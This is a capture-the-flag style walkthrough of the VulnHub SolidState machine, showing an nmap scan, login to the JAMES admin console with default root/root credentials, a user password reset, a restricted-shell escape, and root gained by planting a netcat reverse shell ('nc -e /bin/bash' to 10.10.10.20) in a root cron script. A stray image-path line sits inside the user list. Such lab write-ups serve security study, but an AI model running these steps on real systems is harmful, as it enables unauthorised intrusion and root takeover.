JAMES ADMIN

THUNDERBIRD MAIL SERVER

SHELL ESCAPE

PSPY32

LINENUM

REVERSE PYTHON SHELL

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)

| ssh-hostkey:

| 2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)

| 256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)

|_ 256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)

25/tcp open smtp JAMES smtpd 2.3.2

|_smtp-commands: solidstate Hello solidstate (192.168.2.158 [192.168.2.158]),

110/tcp open pop3 JAMES pop3d 2.3.2

119/tcp open nntp JAMES nntpd (posting ok)

MAC Address: 00:0C:29:47:D9:A8 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

PORT STATE SERVICE VERSION

4555/tcp open james-admin JAMES Remote Admin 2.3.2

root@kali:/home/kali/Desktop/vulnhub/solidstate# nc solidstate 4555

JAMES Remote Administration Tool 2.3.2

Please enter your login and password

Login id:

root

Password:

root

Welcome root. HELP for a list of commands

listusers

Existing accounts 5

user: james

user: thomas


user: john

user: mindy

user: mailadmin

setpassword mindy 1234

Password for mindy reset



username: mindy

pass: P@55W0rd1!2@

ssh mindy@solidstate 'bash –noprofile'

pspy

2020/06/11 10:48:01 CMD: UID=0 PID=32380 | /usr/sbin/CRON -f

2020/06/11 10:48:01 CMD: UID=0 PID=32381 | /usr/sbin/CRON -f

2020/06/11 10:48:01 CMD: UID=0 PID=32382 | /bin/sh -c python /opt/tmp.py

2020/06/11 10:48:01 CMD: UID=0 PID=32383 | sh -c rm -r /tmp/*

2020/06/11 10:48:01 CMD: UID=0 PID=32384 | rm -r /tmp/pspy32

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la

total 16

drwxr-xr-x 3 root root 4096 Aug 22 2017 .

drwxr-xr-x 22 root root 4096 Jun 18 2017 ..

drwxr-xr-x 11 root root 4096 Aug 22 2017 james-2.3.2

-rwxrwxrwx 1 root root 105 Aug 22 2017 tmp.py

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py

```
#!/usr/bin/env python
import os
import sys
os.system('/bin/nc -e /bin/bash 10.10.10.20 1234')
```

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ nano tmp.py

${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py

```
#!/usr/bin/env python
```

```
import os

import sys

os.system('/bin/nc -e bin/bash 10.10.10.20 1234')
```

```
nc –nlvp 1234
```

ROOT!!!!!!!